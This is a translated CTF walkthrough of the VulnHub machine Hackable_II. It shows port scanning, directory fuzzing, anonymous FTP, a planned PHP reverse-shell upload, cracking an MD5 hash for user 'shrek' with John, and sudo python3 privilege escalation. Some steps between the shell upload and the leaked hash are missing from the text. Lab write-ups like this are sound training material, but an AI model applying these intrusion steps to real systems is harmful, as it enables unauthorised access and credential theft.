This post was originally written in Spanish and translated into English using a large language model (LLM). Although the translation has been reviewed, it may contain inaccuracies or inconsistencies.
Description
The machine selected for this write-up is Hackable_II, a straightforward but entertaining target. It reinforces core hacking skills such as basic Nmap reconnaissance, web directory enumeration, anonymous FTP, establishing a reverse shell between the server and attacker, cracking hashes with John and privilege escalation through sudo.
Reconnaissance
Port Scanning
We begin with the first step of every pentest: reconnaissance. We run Nmap with --open -p- to find every open port and -T5 for maximum speed, exporting the results in grepable format to retain the information.
1
2
3
4
5
6
7
8
9
10
11
nmap --open -p- -T5 192.168.1.64 -oG puertos
Nmap scan report for 192.168.1.64
Host is up (0.00043s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.93 seconds
Once we know the victim’s open ports, we scan those specific ports with Nmap’s default scripts to gather more information:
nmap -sCV -p 21,22,80 192.168.1.64 -Pn -oN Escaneo
Nmap scan report for 192.168.1.64
Host is up (0.00024s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 0        0             109 Nov 26  2020 CALL.html
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2f:c6:2f:c4:6d:a6:f5:5b:c2:1b:f9:17:1f:9a:09:89 (RSA)
|   256 5e:91:1b:6b:f1:d8:81:de:8b:2c:f3:70:61:ea:6f:29 (ECDSA)
|_  256 f1:98:21:91:c8:ee:4d:a2:83:14:64:96:37:5b:44:3d (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.04 seconds
The results reveal a potential attack path through FTP on port 21 because anonymous authentication is enabled. The FTP server contains a file named CALL.html, which will be useful later. The machine also exposes SSH on port 22 and a web server on port 80.
Web Reconnaissance

Visiting the page reveals the default APACHE2 template.
CTFs often hide clues in a website’s source code, so let us inspect it.
The clue suggests using a web reconnaissance tool such as Gobuster or Dirb. I use Wfuzz for the brute-force attack.
You obviously will not find comments this explicit in real pentests. However, source code often reveals software versions or comments about application logic that help you understand and later exploit it. In extreme cases, you may even find usernames and passwords.
wfuzz -c --hc 404 -u http://192.168.1.64:80/FUZZ -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.1.64:80/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        374 L    962 W      11239 Ch    "# directory-list-2.3-medium.txt"
000000003:   200        374 L    962 W      11239 Ch    "# Copyright 2007 James Fisher"
000000007:   200        374 L    962 W      11239 Ch    "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000012:   200        374 L    962 W      11239 Ch    "# on at least 2 different hosts"
000000004:   200        374 L    962 W      11239 Ch    "#"
000000002:   200        374 L    962 W      11239 Ch    "#"
000000005:   200        374 L    962 W      11239 Ch    "# This work is licensed under the Creative Commons"
000000008:   200        374 L    962 W      11239 Ch    "# or send a letter to Creative Commons, 171 Second Street,"
000000006:   200        374 L    962 W      11239 Ch    "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000011:   200        374 L    962 W      11239 Ch    "# Priority ordered case-sensitive list, where entries were found"
000000013:   200        374 L    962 W      11239 Ch    "#"
000000009:   200        374 L    962 W      11239 Ch    "# Suite 300, San Francisco, California, 94105, USA."
000000014:   200        374 L    962 W      11239 Ch    "http://192.168.1.64:80/"
000000010:   200        374 L    962 W      11239 Ch    "#"
000000094:   301        9 L      28 W       312 Ch      "files"
000045240:   200        374 L    962 W      11239 Ch    "http://192.168.1.64:80/"
000095524:   403        9 L      28 W       277 Ch      "server-status"

We find a directory named files, so let us inspect it.
It contains CALL.html. Nmap previously showed that FTP gives us access to the files directory where this file is located. This should trigger an idea: if we have FTP write permissions and CALL.html is the live file served by the web server rather than a backup, we can compromise the server through file upload.

Will we receive a call? The page title is onion, which makes little sense in this context. It may simply be designed to distract us and waste our time: a textbook rabbit hole. At this point, it is worth investigating the server’s content through FTP.
Foothold
FTP
We connect to FTP with anonymous/anonymous.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
ftp 192.168.1.64
Connected to 192.168.1.64.
220 ProFTPD Server (ProFTPD Default Installation) [192.168.1.64]
Name (192.168.1.64:void4m0n): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||63601|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 0        0             109 Nov 26  2020 CALL.html
226 Transfer complete
ftp>

FTP places us in the files directory containing CALL.html.
Uploading the Reverse Shell and Gaining Access as www-data
With access to the FTP server, we can upload a PHP file that executes malicious code when requested, in this case a reverse shell.
We consult Pentestmonkey’s cheat sheet and adapt the shell with the required parameters:
$ /.runme.sh /.runme.sh the secret key is trolled restarting computer in 3 seconds... restarting computer in 2 seconds... restarting computer in 1 seconds... ⡴⠑⡄⠀⠀⠀⠀⠀⠀⠀ ⣀⣀⣤⣤⣤⣀⡀ ⠸⡇⠀⠿⡀⠀⠀⠀⣀⡴⢿⣿⣿⣿⣿⣿⣿⣿⣷⣦⡀ ⠀⠀⠀⠀⠑⢄⣠⠾⠁⣀⣄⡈⠙⣿⣿⣿⣿⣿⣿⣿⣿⣆ ⠀⠀⠀⠀⢀⡀⠁⠀⠀⠈⠙⠛⠂⠈⣿⣿⣿⣿⣿⠿⡿⢿⣆ ⠀⠀⠀⢀⡾⣁⣀⠀⠴⠂⠙⣗⡀⠀⢻⣿⣿⠭⢤⣴⣦⣤⣹⠀⠀⠀⢀⢴⣶⣆ ⠀⠀⢀⣾⣿⣿⣿⣷⣮⣽⣾⣿⣥⣴⣿⣿⡿⢂⠔⢚⡿⢿⣿⣦⣴⣾⠸⣼⡿ ⠀⢀⡞⠁⠙⠻⠿⠟⠉⠀⠛⢹⣿⣿⣿⣿⣿⣌⢤⣼⣿⣾⣿⡟⠉ ⠀⣾⣷⣶⠇⠀⠀⣤⣄⣀⡀⠈⠻⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡇ ⠀⠉⠈⠉⠀⠀⢦⡈⢻⣿⣿⣿⣶⣶⣶⣶⣤⣽⡹⣿⣿⣿⣿⡇ ⠀⠀⠀⠀⠀⠀⠀⠉⠲⣽⡻⢿⣿⣿⣿⣿⣿⣿⣷⣜⣿⣿⣿⡇ ⠀⠀ ⠀⠀⠀⠀⠀⢸⣿⣿⣷⣶⣮⣭⣽⣿⣿⣿⣿⣿⣿⣿⠇ ⠀⠀⠀⠀⠀⠀⣀⣀⣈⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠇ ⠀⠀⠀⠀⠀⠀⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿ shrek:cf4c2232354952690368f1b3dfdfb24d
It looks as though we have been trolled, does it not? Looking more closely, however, we have been given a potential hash that may correspond to shrek’s password. We use hash-identifier to determine its type.
Possible Hashs: [+] MD5 [+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
We have a match: MD5 appears to be the correct type.
Cracking the Hash with John
With the hash in hand, we can brute-force the plaintext password using the well-known rockyou.txt wordlist. We use John, supplying the hash type and a file containing the hash.
1
2
3
4
5
6
7
8
9
10
john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash_shrek.txt Using default input encoding: UTF-8 Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3]) Warning: no OpenMP support for this hashtype, consider --fork=2 Press 'q' or Ctrl-C to abort, almost any other key for status onion (?) 1g 0:00:00:00 DONE (2022-06-24 21:38) 33.33g/s 2201Kp/s 2201Kc/s 2201KC/s panteraroz..jorie Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably Session completed.
We find a match: onion. Does that sound familiar? We already saw this string in the HTML title of CALL.html; it was under our noses from the beginning. This is why gathering as much information as possible matters in both CTFs and real pentests.
For privilege escalation, we run sudo -l to list our sudo permissions.
1
2
3
4
5
6
7
shrek@ubuntu:/home$ sudo -l
Matching Defaults entries for shrek on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shrek may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/python3.5
The shrek user can execute /usr/bin/python3.5 as root, allowing us to escalate privileges through Python. GTFOBins can help us.
Because we can execute Python as root, we simply use its native os library to run system commands. Any command launched by Python inherits the root context, giving us privilege escalation.
VulnHub is a fantastic platform where ANYONE can upload their own CTFs, so it carries an inherent risk. Before using any machine, I recommend researching its creator and building an isolated environment that minimises the risk in case the machine is malicious.